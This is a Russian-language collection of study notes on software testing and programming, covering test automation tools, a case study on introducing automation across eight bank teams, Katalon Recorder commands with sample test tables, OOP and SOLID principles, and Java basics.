 - Помогает команде кодировать тестовые сценарии на Java с помощью Eclipse.
 - Поддерживает настраиваемые элементы управления через прокси SDK (Java / .Net)
 - Поддерживает управление версиями, чтобы обеспечить параллельную разработку тестовых сценариев и одновременное использование географически распределённой командой.
- **Watir** – Это программное обеспечение с открытым исходным кодом для регрессионного тестирования. Это позволяет вам писать тесты, которые легко читать и поддерживать. Watir поддерживает только Internet Explorer в Windows, а веб-драйвер Watir поддерживает Chrome, Firefox, IE, Opera и т. д.
- Особенности:
- Он поддерживает несколько браузеров на разных платформах.
 - Вместо того, чтобы использовать собственный сценарий поставщика, он использует полнофункциональный современный язык сценариев Ruby.
 - Он поддерживает ваше веб-приложение независимо от того, на чем оно разработано.
- **SilkTest** – Silk Test предназначен для выполнения функционального и регрессионного тестирования. Для приложений электронного бизнеса шёлковый тест является ведущим продуктом для функционального тестирования. Это продукт поглощения Segue Software компанией Borland в 2006 году. Это объектно-ориентированный язык, как и C++. Он использует концепцию объекта, классов и наследования.
- Особенности:
- Он состоит из всех файлов исходных скриптов.
 - Он преобразует команды сценария в команды графического интерфейса. На одном компьютере команды могут выполняться на удалённом или хост-компьютере.
 - Чтобы идентифицировать движение мыши вместе с нажатиями клавиш, можно запустить Silktest. Он может использовать как методы воспроизведения и записи, так и методы описательного программирования для получения диалогов.
 - Он определяет все элементы управления и окна тестируемого приложения как объекты и определяет все атрибуты и свойства каждого окна.

Правильный выбор инструмента автоматизации, процесса тестирования и команда – основные составляющие успеха автоматизации. Для успешного тестирования ручные методы и автоматизация идут рука об руку.

? Автоматизация тестирования «с нуля» (нетехническая сторона вопроса)

Организации автоматизации на примере большого проекта Банка из 8 команд.

- Как вообще всё зарождается на проекте?
- И как это «всё» организовать?

ОБЩАЯ ИНФОРМАЦИЯ ПО ПРОЕКТУ

1. Большой проект с командами, разрабатывающими общий продукт.
2. В командах есть QA Manual (Ручной тестировщик).
3. Направления тестирования – Frontend, Backend.

• Изучаем проект

○ Понимаем цель разработки продукта и кто потребитель.

Ответы на эти вопросы помогают понять, на что делать упор в автоматизации. Например, если работаем с юридическими лицами, то делаем упор на тестирование «исполнения законодательства» и переводы по платежам и т.д. Если это физические лица, то на основные выполняемые операции: переводы с карты на карту, оплату услуг и т.п. Так же важно, чтобы направление автоматизации «смотрело» в целом на продукт, а не на отдельные в нем команды.

○ Знакомимся с участниками разработки продукта.

В нашем случае нужно быть знакомым со всеми, так как необходимо будет взаимодействовать тем или иным образом.

Ключевые люди:

1. Владельцы продуктов (**Product Owners**), они заказчики автоматизации в команде.
2. QA каждой команды. Они – это клиенты инструмента автоматизации, их уровень счастья – это показатель успеха.
3. Лидер ручного тестирования. Помогает в организации процесса и во взаимодействии с ручным тестированием.
4. Лидер разработки Frontend. Он влияет на стабильность и качество автотестов.
5. Специалист по закупке. Решает вопросы выделения техники, в основном с серверным железом.

○ Изучаем каждую команду.

1. Собираем информацию о том, какую часть проекта разрабатывает команда.
2. Разбираемся в направлении – Frontend, Backend или всё сразу.
3. Разбираемся с тем, как QA тестируют свою часть продукта.
4. Выясняем, на каком уровне QA manual знаком с автоматизацией.
5. Находим боли в тестировании и что приоритетно закрыть автоматизацией.

• Формируем требования к автоматизации и заказываем ресурсы.

○ Что мы собрали?

1. У нас есть 8 команд.
2. Есть 11 QA инженеров.
3. Есть направления тестирования Frontend, Backend + будем «ходить» в Базу данных.
4. 90% QA manual никогда не занимались автоматизацией.

○ Исходя из данных, формируем требования к автоматизации.

У нас нет задачи, делать какие-то инновационные решения, поэтому придерживаемся классики:

1. В качестве языка программирования выбираем Java — так будет проще найти специалистов.
2. Нужно тестировать Frontend. Берём Selenium.
3. Нужно тестировать Backend. Взаимодействуем с ним через REST. Берём REST-assured.
4. Нужно «ходить» в базу данных. Возьмём стандартные библиотеки из Java.
5. Нужно либо обучить QA manual разработке автотестов, либо нанять армию из N автоматизаторов. Думаем о расходах на тестирование, убиваем 2-х зайцев. Берём Cucumber.
6. Нам нужна отчётность с красивыми графиками. Берём Allure.

Получился следующий стек технологий: Java, Selenium, REST-assured, Cucumber.

○ Оцениваем силы автоматизаторов.

Поскольку их нет, берём 1 автоматизатора на 5 команд (больше 5-и не потянет).

○ Автотесты нужно где-то запускать – Что нам понадобится?

1. Машина для Jenkins. 1 штука. Через него реализуем удалённый запуск.
2. Машина под Slave Jenkins. Как agent для Jenkins.
3. Машина под Selenoid. Для параллельного запуска тестов.

- **Делаем демо нашего инструмента.**
 - Демо будут смотреть все: владельцы продуктов, QA инженеры, разработчики, аналитики и т.д. Значит, ориентируемся на понимание для всех. Берём команду в качестве первой «жертвы» автоматизации. Ребята разрабатывают Frontend. Нам нужна наглядность.
 1. Делаем 5-10 автотестов. Записываем на видео.
 2. Обязательно после прогона показываем Allure. Красивые графики любят все.
 3. Рисуем «инфраструктуру автотестов». Главное, чтобы было просто и понятно.
 4. Обозначаем главную цель автоматизации.
 5. Демонстрируем эффект от автоматизации.
 6. Делаем сравнительные тесты. Ручное прохождение и автоматизированное.
 7. Показываем, как создаются сценарии.
 8. Показываем планы автоматизации (когда появятся тот или иной функционал).
 9. Показываем, как будет происходить внедрение автоматизации в команды.
 - **Подготавливаем UI к автоматизации.** Для обеспечения надёжности, стабильности и качества автотестов, надо раскидать якоря на UI. Централизованно через лидера Frontend и дополнительно через владельцев продукта проставим атрибут для UI-элементов «data-test-id» или с любым другим названием. Смысл в том, чтобы со стороны UI приставить этот атрибут во всех элементах типа «Таблица, поле для ввода, кнопка». Если коротко, то на всех элементах, с которыми взаимодействуем, это даст +300% к надёжности автотестов. Переезд элемента в другое место или изменение его содержимого никак не повлияет на проверку автотестом. Делаем этот момент обязательным для всех новых фич.
 - **Разрабатываем автотесты.**
 1. Делим команды между автотестерами.
 2. Разрабатываем каркас проекта для автоматизации. Все по шаблону.
 3. Подготавливаем набор Cucumber шагов для работы с Frontend, основным направлением в тестировании. Выносим шаги в отдельный проект и делаем из него подключаемый артефакт.
 4. Настраиваем Selenoid и Jenkins.
 5. Начинаем подключать команды к автоматизации. При подключении команды все сводится к тому, чтобы создать репозиторий, загрузить каркас, создать Job в Jenkins по шаблону, обучить QA работе с Cucumber, работе с Git и средой разработки.
 6. После обучения QA manual пишут автотесты. Раз/спринт автоматизатор приходит в команду и принимает написанные автотесты, правит и вливает в основную ветку. На этом этапе ребята качают уровень написания правильных сценариев – мы получаем качественные проверенные сценарии.
 7. После встречи со всеми командами у автоматизатора в спринте остаётся ещё 5-6 свободных дней. Это время тратим на разработку Cucumber шагов.
 8. В конце спринта на продуктовом демо показываем результаты по командам и делаем анонсы новых фич в инструменте.

РЕЗУЛЬТАТЫ: 6 спринтов (**60 дней**) + 8 команд + 2 автотестера + ручных тестировщиков.

Имеем: 50% покрытия регресса автотестами (с учётом подключения команд постепенно и разработки шагов).

4 ВЕЩИ, О КОТОРЫХ НУЖНО ПОМНИТЬ ПРИ РАЗРАБОТКЕ С ТАКИМ ПОДХОДОМ.

- **Ручной тестировщик – это клиент.** QA инженер – прямой потребитель инструмента автоматизации. Их уровень комфорта, счастья и количество автотестов – это показатель качества нашей работы. Если один из показателей падает, значит нужно что-то менять. Иначе все посыпается.
- **Ориентация на выгоду для проекта.** Нужно помнить, что содержание разработчиков, тестировщиков, аналитиков и других специалистов стоит денег. Наша цель их сэкономить. Как мы их экономим?
 1. Автотестами: находим дефекты, запуская их каждый день.
 2. На каждом этапе тестирования сокращаем время регресса.Всё это приводит к более быстрому выпуску продукта в промышленную эксплуатацию.
- **Не работает? Меняй!** Не нужно бояться ошибок. Их будет очень много в разработке, в общении с командами, во взаимодействии с QA инженерами, в демо. Главное увидеть, что «что-то» не работает и менять подход до тех пор, пока все не будут в восторге. Всё делаем для людей. Не для себя.
- **Кайфуй.** Наверное, самое главное в любой работе – это получать удовольствие. До сих пор с умилением смотрю на автотесты. Я тоже был QA manual инженером и прекрасно понимаю, насколько нудно тестировать регресс раз за разом. Автотесты – это бальзам!

Katalon

? Katalon Studio

Katalon Studio – это довольно простой и понятный инструмент для автоматизации тестирования, и не нужно обладать большими знаниями программирования, чтобы писать автоматизированные тестовые кейсы.

? Katalon Recorder (web)

Katalon Recorder – Katalon/Selenium tests – расширение Google Chrome для создания и выполнения автотестов.

The screenshot shows the Katalon Recorder web interface. On the left, there's a sidebar with 'WORKSPACE' containing 'Test Suites' (with 'Test Suite 1' expanded), 'Dynamic Test Suites', 'Test Data', 'Extension script', 'Profiles', and 'ACTIONS' (including 'Open test suite', 'Sample Projects', 'Export', 'Backup data', 'Tags Management', 'Upload report', 'Feedback', and 'Talk to us'). At the bottom of the sidebar, it says 'Sign in to enable automatic backup. Refresh'. The main area is titled 'Test Case 1 Moyo' and contains a table with the following data:


Command	Target	Value
open	https://www.moyo.ua/	
type	//*[@id = "search-input"]	iphone
sendKeys	//*[@id = "search-input"]	\$(KEY_ENTER)
verifyTextPresent	Результаты поиска	
verifyTextPresent	Результаты7поиска7	
verifyElementPresent	//*[@id = "main-wrap"]/main/div/div[2]/div/div[2]/div[2]/div[1]/div[3]/div[3]/button	
captureEntirePageScreenshot		
goBack		

Below the table, there are tabs for 'Log', 'Screenshots', 'Variables', 'Reference', and 'Self-healing'. At the top of the main area, there are buttons for 'Record', 'Play Test Case', 'Play Test Suite', 'Play All Suites', and 'Pause Execution'. On the right, there are links for 'Sign in', 'Dashboard', and other account-related options.

? Инструменты Katalon Studio (desktop)

Панель инструментов состоит из 6 кнопок:


- New – Создать.
- Record – Запись.
- Play – Воспроизведение.
- Export – Экспортировать.
- Help – Подсказка.
- Settings – Настройки.



- «New» – Создать – добавить новый Тестовый Случай в Тестовый Набор.
- «Record/Stop» – Запись – начать/остановить запись процесса тестирования.
- «Play» – Воспроизвести – выполнение текущего Тестового Случая.
- «Play Suite» – Воспроизвести Набор – выполнение одного Тестового Набора.
- «Play All» – Воспроизвести Всё – выполнение всех Тестовых Наборов.
- «Pause» – Приостановить – прекращение выполнения операции.
- «Export» – Экспортировать – переход в скриптовый режим для выбора языка программирования.
- «Speed» – Скорость – выбор скорости выполнения операции.
- «Settings» – Настройки – настроить Katalon Studio.
- «Help» – Подсказка – помочь.


? Работа в Katalon Studio (desktop)

- Создание нового Тестового Случая: «New» → (диалоговое окно) ввести имя: Untitled TestCase → «OK»



- Добавить команду, которую необходимо выполнить:

нажать «+» (Add) → Поле «Command» → ввести команду, реализующую левый клик мыши: `click` → при начале ввода выпадет список с вариантами команд



- В основном поле – команда добавится в таблицу, состоящую из трёх полей:

- Command – Команда** – в нём отображается команда, которую надо выполнить.
- Target – Задание** – нужно ввести HTML-id (поля, ссылки, кнопки) к кот. надо применить команду.
- Value – Значение** – параметры, которыми будет заполнено поле (поле «Поиск», поле «Логин»)*/**
* Если заполняется поле «Пароль» – значение будет отображаться (не будет скрыто).
** Если поле нужно оставить пустым или ввод данных не применим (кнопка) – Value НЕ заполнять.

Command	Target	Value
open	https://www.katalon.com/	
type	name=s	Katalon

– открыть сайт <https://www.katalon.com/>
– в поле с name «s» ввести значение «Katalon»




- В другом окне открыть браузер (для Веб-версии Katalon – Google Chrome).
- В Katalon Studio: Главное Меню – нажать «**Play**»
- В Katalon Studio: начнёт выполняться Тестовый Случай – в Основном поле, в таблице строки в порядке очерёдности будут подсвечиваться жёлтым – процесс выполнения каждого шага (строки в таблице).
- В Браузере: одновременно с выполнением шагов Тестового Случая в Katalon сайт «сам» будет открываться и на нём сами будут выполняться действия, соответствующие шагам прописанным в строках таблицы в Katalon Studio (тот шаг что подсвечивается жёлтым – выполняется в данный момент).
- В Katalon Studio:
 - если шаг успешно прошёл тест – он подсвечивается зелёным;
 - если шаг НЕ прошёл тест – он подсвечивается красным.

Test Case 1 Moyo

+ Add new tag

Command	Target	Value
open	https://www.moyo.ua/	
type	//*[@id = "search-input"]	iphone
sendKeys	//*[@id = "search-input"]	\$(KEY_ENTER)
verifyTextPresent	Результаты поиска	
verifyTextPresent	Результаты поиска7	
verifyElementPresent	//*[@id="main-wrap"]/main/div/div[2]/div[2]/div[2]/div[1]/div[3]/div[3]/button	
captureEntirePageScreenshot		
goBack		

- В Katalon Studio: внизу, во вкладке «**Log**» – всегда идёт запись Тест Набора, и можно найти информацию о прохождении каждого шага:
 - если тест пройден, то в конце появится надпись «*test case passed*»;
 - если тест НЕ пройден, то отобразится «*error*» и причина падения, например: «*Element s not found*»



? Некоторые часто используемые команды Katalon Studio.

- «**open**» – открывает страницу по заданному URL.
- «**click**»/«**clickAndWait**» – совершает клик, и, при необходимости дожидается загрузки страницы.
- «**verifyTitle**»/«**assertTitle**» – проверяет соответствие заголовка страницы ожидаемому.
- «**verifyTextPresent**» – проверяет наличие ожидаемого текста где либо на странице.
- «**verifyElementPresent**» – проверяет страницу на наличие ожидаемого элемента по его HTML-тегу.
- «**verifyText**» – проверяет наличие на странице ожидаемого текста и соответствующего ему HTML-тега.
- «**verifyTable**» – проверяет таблицу на наличие ожидаемого содержимого.
- «**waitForPageToLoad**» – временно прекращает выполнение теста до загрузки ожидаемой страницы.
- «**waitForElementPresent**» – приостанавливает выполнение до появления ожидаемого элемента с HTML-тегом.
- «**captureEntirePageScreenshot**» – помогает сделать скриншот страницы.

Programming

Procedural Programming

? ПП, Процедурное Программирование

PP, Procedural programming – ПП, Процедурное Программирование – программирование на императивном языке, при котором последовательно выполняемые операторы можно собрать в подпрограммы, то есть более крупные целостные единицы кода, с помощью механизмов самого языка.

? Принцип Процедурного Программирования

- Раньше, до ООП, все языки программирования были **Процедурными**.
- ПП – отражение архитектуры традиционных ЭВМ, которая была предложена Фон Нейманом в 1940-х. Теоретической моделью ПП служит машина Тьюринга.
- Выполнение программы сводится к последовательному выполнению операторов с целью преобразования исходного состояния памяти, то есть значений исходных данных, в заключительное, то есть в результаты.
- Таким образом, с точки зрения программиста имеются:
 - Программа – последовательно обновляет содержимое Памяти.
 - Память – её содержимое последовательно обновляется Программой.
- Программист определял очень специфический набор **Процедур** (подпрограмм), которые должен был выполнять компьютер. Это пошаговое руководство включало в себя:
 - приём данных,
 - выполнение последовательности действий с этими данными,
 - а затем вывод того, что получилось в результате этих действий.
- Особенность языков ПП состоит в том, что задачи разбиваются на шаги и решаются шаг за шагом. Используя Процедурный язык, программист определяет языковые конструкции для выполнения последовательности алгоритмических шагов.

? Недостатки Процедурного Программирования

Процедурные языки хорошо работали в прошлом. Однако у них есть ряд существенных недостатков.

Сложности появлялись при желании программиста сделать что-то, не входящее в базовую последовательность шагов (доработка и поддержка софта), а также при создании больших программ (комплексный софт).

Разработчиками отмечались следующие недостатки ПП:

- Огромное количество процедур при разработке объёмных проектов оказывается на чистоте и работоспособности кода.
- Раздутые библиотеки кода, где содержаться сотни подпрограмм – очень трудно поддерживать.
- Из-за непрозрачной структуры библиотек, существует возможность одним «неловким движением» испортить всю библиотеку (это реально бывает).
- Все данные процедуры доступны только внутри неё. Отсутствует возможность вызывать их из другого места, а также использовать повторно. Принцип DRY (Don't Repeat Yourself) тут не работает.
- Монолитные большие куски кода довольно сложно модифицировать и расширить.

? Языки Процедурного Программирования

Процедурные языки программирования:

- Algol (ALGOrithmic Language)
- Ada (язык общего назначения)
- Basic (с Quick Basic до появления Visual Basic)
- С (Си)
- COBOL (COmmon Business-Oriented Language)
- Fortran (FORmula TRANslator)
- Modula-2 (развитие Паскаля)
- Pascal (развитие Алгол-60, в честь фр. учёного Паскаля, создавшего машину, складывающую 2 числа)
- PL/I (Programming Language One, разработан IBM)

? Объектно-Ориентированное Программирование vs Процедурное Программирование

ООП упрощает организацию данных и кода, делая их универсальными для разработки любых проектов.

Object-Oriented Programming

? ООП, Объектно-ориентированное программирование

ООП, Object-oriented programming – ООП, Объектно-ориентированное программирование – методология программирования, основанная на представлении программы в виде совокупности взаимодействующих объектов, каждый из которых является экземпляром определённого класса, а классы образуют иерархию наследования.

? Подход к программированию в ООП

Идеологически ООП – подход к программированию как к моделированию информационных объектов, решаящий на новом уровне основную задачу структурного программирования: структурирование информации с точки зрения управляемости, что существенно улучшает управляемость самим процессом моделирования, что, в свою очередь, особенно важно при реализации крупных проектов.

? Управляемость в ООП

Управляемость для иерархических систем предполагает минимизацию избыточности данных (аналогичную нормализации) и их целостность, поэтому созданное удобно управляемым – будет и удобно пониматься. Таким образом, через тактическую задачу управляемости решается стратегическая задача – транслировать понимание задачи программистом в наиболее удобную для дальнейшего использования форму.

? Главное в ООП

- Инкапсулировать всё, что может изменяться;
- Уделять больше внимания интерфейсам, а не их реализациям;
- Каждый класс (в приложении) должен иметь только одно назначение;
- Классы – это их поведение и функциональность.

? Базовые принципы ООП

- **Абстракция** – отделение концепции от её экземпляра;
- **Полиморфизм** – реализация задач одной и той же идеи разными способами;
- **Наследование** – способность Объекта или Класса базироваться на другом Объекте или Классе.
Это главный механизм для повторного использования кода.
Наследственное отношение классов чётко определяет их иерархию;
- **Инкапсуляция** – размещение одного Объекта или Класса внутри другого для разграничения доступа к ним.

? Использование следующего вместе с наследованием.

- **Делегация** – перепоручение задачи от Внешнего Объекта Внутреннему Объекту;
- **Композиция** – включение Объектом-Контейнером Объекта-Содержимого и управление его поведением; последний не может существовать вне первого;
- **Агрегация** – включение Объектом-Контейнером ссылки на Объект-Содержимое;
при уничтожении первого последний продолжает существование.

? Не повторяться (Don't repeat yourself – DRY)

- Следует избегать повторного написания кода, вынося в абстракции часто используемые задачи и данные.
- Каждая часть кода или инфо должна находиться в единственном числе в единственном доступном месте.
Это один из принципов читаемого кода.

? Принцип Единственной Обязанности

- Для каждого класса должно быть определено единственное назначение.
- Все ресурсы, необходимые для его осуществления, должны быть инкапсулированы в этот класс и подчинены только этой задаче.

? Принцип Открытости/Закрытости

- Программные сущности должны быть:
 - **открыты** для расширения,
 - **но закрыты** для изменений.

? Принцип Подстановки Барбары Лисков

- Методы, использующие некий тип, должны иметь возможность использовать его подтипы, не зная об этом.

? Принцип Разделения Интерфейсов

- Предпочтительнее разделять Интерфейсы на более мелкие тематические, чтобы реализующие их Классы не были вынуждены определять Методы, которые непосредственно в них не используются.

? Принцип Инверсии Зависимостей

- Система должна конструироваться на основе абстракций «сверху вниз»:
 - не Абстракции должны формироваться на основе Деталей,
 - а Детали должны формироваться на основе Абстракций.

? Компиляция

Компиляция – трансляция программы, составленной на исходном языке высокого уровня, в эквивалентную программу на низкоуровневом языке, близком машинному коду (абсолютный код, объектный модуль, иногда на язык ассемблера), выполняемая компилятором.

? Языки Объектно-Ориентированного Программирования

Популярные языки, поддерживающие принцип ООП:

По названию	По популярности
<ul style="list-style-type: none">• C++• C#• Objective-C• Java• JavaScript• PHP• Python• Ruby	<ul style="list-style-type: none">• Java• Python• C++• Ruby• C#• JavaScript• Objective-C• PHP

Java

? История Java

- 1991 – Инженеры компании Sun Microsystems Патрик Ноутон и Джеймс Гослинг разработали язык «Oak».
- Patrick Naughton (Патрик Ноутон) – руководитель группы инженеров. James Gosling (Джеймс Гослинг) – член Совета директоров и «разносторонний компьютерный волшебник».
- Цель создания языка: Патрик Ноутон и Джеймс Гослинг работали над проектом «Green», целью которого было разработать язык для программирования бытовых электронных устройств (н-р: контроллеров для переключения каналов кабельного телевидения).
- 1995 – официальный выпуск под названием «Java».
- 2009 – язык Java сменил своего владельца – компания Sun Microsystems была куплена компанией Oracle.
- На 2022 – владелец Java - компания Oracle.

? Виды Java

- **Java EE / J2EE, Java Enterprise Edition / Java 2 Enterprise Edition** – используется при разработке приложений для крупных предприятий, корпораций. (Н-р, при разработке приложений для банков, страховых компаний, розничных сетей и т.д.)
- **J2SE, Java 2 Standard Edition** – используется для разработки простых Java приложений. Используя данную редакцию Java, можно создавать консольные приложения, апплеты, приложения с GUI.
- **Java ME / J2ME, Java Micro Edition / Java 2 Micro Edition** – используется в создании приложений для мобильных телефонов, КПК и других маломощных вычислительных систем.
- **Java Card** – используется для смарт-карт. (Н-р, банковские платёжные карточки, SIM-карточки и т.д.)

? Почему Java так популярна


Согласно данных Oracle, более 3 миллиардов устройств в мире работают на Java.

1. Написано единожды, работает везде (кросс-платформенность).

Язык Java хорош тем, что один и тот же написанный код будет работать:

- и на Windows,
- и на Linux,
- и на MacOs.

На других языках необходимо написать не 1, а сразу 3 разных кода: под Windows, Linux и MacOs.



- Если писать программы на языке Java, они всегда будут сохраняться отдельными файлами. Причём эти файлы всегда будут иметь расширение «.java». Например, **Program.java**. Если, например, коллеги захотят ознакомиться с таким файлом, они легко смогут прочитать написанный в нём код или что-то переписать, дописать в файле, если это будет необходимо. Потому что этот код, как бы «человекочитаемый».
- Далее, при запуске компилятора («**компилятор javac**»), код из «человекочитаемого» превращается в так называемый байт-код (то есть в виде разных комбинаций 0 и 1) и код становится исключительно машиночитаемым. После этого появится ещё один файл, который всегда будет иметь расширение «.class». Например, **Program.class**.
- Затем JVM (Java Virtual Machine) исполняет байт-код.

2. Дружественный синтаксис.

Разработчики языка Java не стали изобретать велосипед с нуля. А, грубо говоря:

- взяли всё самое лучшее от лучшего языка программирования С и его прямого наследника языка C++
- выбросили всё, что посчитали лишним и не особо удачным в С и С++
- внесли новшества в новый язык программирования Java

Т.к. между Java, С и С++ есть много схожего, программистам было гораздо легче переходить на новый язык. Ведь не надо было абсолютно всё учить с нуля, многие конструкции были им уже понятны. И это тоже способствовало быстрому росту популярности Java среди программистов.

3. Объектно-ориентированный язык.

ООП – это программирование с помощью классов и объектов.

• ОБЪЕКТ

- Всё вокруг нас является Объектом.

Например,

- Машина – это Объект;
- Человек – это Объект;
- Кошка – это Объект;
- Стол – это Объект;
- и т.д.

- У каждого объекта есть **Свойства**.

Например, свойства машины:

- модель,
- цвет,
- размер
- и т.д.

- У каждого объекта есть **Методы** (то есть действия, которые может делать объект).

Например, методы машины:

- затормозить,
- нажать на газ
- и т.д.

Всё вокруг нас является Объектом.	Машина – это Объект.	Котёнок – это Объект.
У Объекта есть Свойства – Параметры	У любой Машины есть Свойства: • тип • марка • модель • цвет • размер	У любого Котёнка есть Свойства: • порода • имя • цвет • длина шерсти • возраст
У Объекта есть Методы – Действия (то, что может делать Объект)	Методы Машины: • затормозить(); • нажатьНаГаз(); • открытьДверь(); • закрытьДверь();	Методы Котёнка: • спать(); • кушать(); • играть(); • шкодить();

• КЛАСС

- Класс – это как бы уже готовый Шаблон.

○ Например,

- Класс – Машины
- Класс – Кошки

Класс – уже готовый Шаблон	Класс – Машины	Класс – Кошки

- Пример 1. Класс – Машина

Все Машины разные:

- легковые,
- грузовики,
- внедорожники,
- и т.д.

Вместе с тем у всех машин есть много общих черт. Если выделить эти общие черты в отдельный **класс «Машина»**, тогда можно каждый раз при создании машины брать класс «Машина» за основу. Он бы работал как **Шаблон при создании Машины**.

А далее уже бы под каждую машину прописать дополнительные черты – особенности именно этой машины.

■ Пример 2. Класс – Машина

Все Кошки разные:

- с короткой шерстью
- с длинной шерстью
- без шерсти
- и т.д.

Вместе с тем, у всех кошек есть много общего. Если выделить общее в отдельный **класс «Кошка»**, тогда можно брать класс «Кошка» за основу каждый раз, когда бы нам нужно было бы создать кошку. Он бы работал как **Шаблон при создании Кошки**.

А далее уже под каждую конкретную кошку прописать дополнительные черты – особенности именно этой кошки.

? Настройка программного окружения

- Чтобы начать писать программы на Java, **необходимо настроить Программное Окружение**.
- Для этого необходимо **скачать и установить** на компьютере:
 - **JDK, Java Development Kit** – это комплект разработчика приложений на языке Java.
 - **IDE, Integrated Development Environment** – это интегрированная среда разработки – инструмент, предназначенный для разработки ПО.


? JDK, Java Development Kit

JDK, Java Development Kit – Комплект Разработчика на Java – разработка приложений на языке Java

- JDK состоит из:
 - компилятора `javac`;
 - полного набора библиотек Java;
 - документации;
 - примеров;
 - утилит;
 - JRE, Java Runtime Environment.

JRE, Java Runtime Environment – Среда Выполнения для Java – выполнение Java программ, разработка – нет.

- В свою очередь JRE состоит из:
 - JVM, Java Virtual Machine;
 - минимального набора библиотек Java.



- **Компилятор `javac`** – именно с помощью компилятора программы переводятся из человекочитаемого вида кода в вид кода, который читается JVM (Java Virtual Machine).
- **Полный набор библиотек Java** – протестированный код, используемый программистами в своих программах.
- **JRE, Java Runtime Environment – Среда Выполнения для Java** – это минимальная реализация Виртуальной Машины, необходимая для исполнения Java-приложений без компилятора и других средств разработки. JRE достаточно для выполнения Java программ, а для разработки – нет.
- **IDE, Integrated Development Environment – Интегрированная Среда Разработки** – это инструмент, предназначенный для разработки ПО.

? IDE / Среда Разработки

